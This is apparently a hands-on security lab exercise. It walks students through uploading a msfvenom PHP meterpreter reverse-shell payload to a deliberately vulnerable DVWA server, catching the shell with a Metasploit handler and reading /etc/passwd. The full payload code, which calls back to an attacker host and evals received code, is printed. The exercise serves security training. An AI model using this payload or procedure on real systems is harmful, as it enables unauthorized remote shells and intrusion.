Exercise 2: Exploiting a Web Server
This exploit uses some of the basic functions of the DVWA web site to demonstrate how to hack through the site itself. A hacker would use this as a means of circumventing your perimeter to gain access to your applications, servers, and data.
We will start by creating a pre-canned piece of PHP code that we will upload to the web server through the upload function on DVWA. For this exercise you will need to locate the external IP for your Kali server. This IP is generated dynamically for each student but we have written a script and an iRule on the CTF server to return the IP address you’ll need.
On the Kali server, run the following:
$ msfvenom -p php/meterpreter/reverse_tcp lport=4444 -f raw lhost=`curl -k https://ctf.f5lab.biz/whatismyip`
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    14  100    14    0     0    492      0 --:--:-- --:--:-- --:--:--   518

No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 950 bytes


/*<?php /**/ error_reporting(0); $ip = '<YOUR-IP>'; $port = 4444; if
(($f = 'stream_socket_client') && is_callable($f)) { $s =
$f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } elseif (($f =
'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type =
'stream'; } elseif (($f = 'socket_create') && is_callable($f)) { $s =
$f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip,
$port); if (!$res) { die(); } $s_type = 'socket'; } else { die('no
socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) {
case 'stream': $len = fread($s, 4); break; case 'socket': $len =
socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen",
$len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch
($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break;
case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } }
$GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type;
eval($b); die();
Highlight the section of code that was generated from the /*<?php to the end die();
Open a Command Prompt on the Windows PC. In the command prompt type:
cd Desktop
notepad hackdvwa.php

In Notepad, paste the copied code and and close the file.
Open a Web Browser and go to https://dvwa.vlab.f5demo.com
Log in with admin / password
Choose the Upload menu on the lower left


Click Choose File and select the hackdvwa.php file you just created on the Desktop and click Upload

The file is then posted to the server and the location is displayed for you as a means of confirmation. You can copy this and paste it at the end of the URL in the browser.
In the browser, visit that file’s location: http://dvwa.vlab.f5demo.com/hackable/uploads/hackdvwa.php
This will actually fail and you should see a “no socket” message, but we’ll set that up next.
Back to the Kali ssh session we will set up the server to connect to from the web server.
If you’re not within msfconsole anymore, start it:
$ msfconsole
Now we want to choose an exploit to run.
msf > use exploit/multi/handler
To see what is selected for this exploit by default, type:
msf > options

Module options (exploit/multi/handler):

    Name Current Setting Required Description
    ---- --------------- -------- -----------

Exploit target:

    Id Name
    -- ----
    0  Wildcard Target
this selects the exploit we’ll run in Metasploit
msf > set payload php/meterpreter/reverse_tcp
To see the options for this payload, type:
msf > options

Module options (exploit/multi/handler):

    Name Current Setting Required Description
    ---- --------------- -------- -----------

Payload options (php/meterpreter/reverse_tcp):

    Name  Current Setting Required Description
    ----  --------------- -------- -----------
    LHOST                 yes      The listen address
    LPORT 4444            yes      The listen port

Exploit target:

    Id Name
    -- ----
    0  Wildcard Target
This chooses the actual payload we’re going to send through the exploit and we’ll set some parameters. To see the options:
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp

msf exploit(handler) > show options

Module options (exploit/multi/handler):

    Name Current Setting Required Description
    ---- --------------- -------- -----------

Payload options (php/meterpreter/reverse_tcp):

    Name  Current Setting Required Description
    ----  --------------- -------- -----------
    LHOST                 yes      The listen address
    LPORT 4444            yes      The listen port

Exploit target:

    Id Name
    -- ----
    0  Wildcard Target
Set the options as follows:
mfs > set lhost 10.1.10.240
mfs > set lport 4444
lhost and lport
These options are the ‘local’ listening IP and port for the exploit. Note that the IP here is the internal NAT’d IP address. In the above PHP code you entered the External NAT’d address.
Return to your web browser on the Windows PC and refresh the page.
Now we can start the server:
mfs > exploit
exploit
Exploit is the fun command… here we are running the exploit we want to see. You can also use run but exploit is so much more Hacker.
After a few seconds, you should see:
[*] Started reverse TCP handler on 10.1.10.240:4444
[*] Starting the payload handler...
[*] Sending stage (33986 bytes) to <YOURIP>
[*] Meterpreter session 3 opened (10.1.10.240:4444 -> <IP>:PORT) at <Date>
And then a moment or two later:
meterpreter >
Meterpreter
Meterpreter is the “Swiss Army Knife” of the Metasploit Framework. You can open a meterpreter console up through an exploit, like we just did. In this case, we set up Metasploit to listen for incoming traffic on port 4444 on our NAT’d internet address. We had to do this because the DMZ address isn’t accessible by the Web Server but it is allowed to connect to the internet. We then run the uploaded PHP code we generated which opens the connection and now we’re able to run commands on the web server as though we had an ssh-like connection.
Let’s examine the web server so see what we can find.
In the Meterpreter shell type:
meterpreter > dir
We can the following:
meterpreter > dir
Listing: /var/www/dvwa/hackable/uploads
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  667   fil   2013-07-08 12:55:06 -0400  dvwa_email.png
100644/rw-r--r--  950   fil   2017-06-19 09:11:52 -0400  hackdvwa.php
100644/rw-r--r--  951   fil   2017-06-14 13:50:15 -0400  hackme.php.txt
We can see what accounts are on this server by typing:
meterpreter > cat /etc/passwd
To see a list of the commands that are available to you, you can type help at any point
Feel free to investigate the web server, when you’re finished type exit and the Meterpreter shell will close.
Note that when you close the session, the web page finally ends spinning.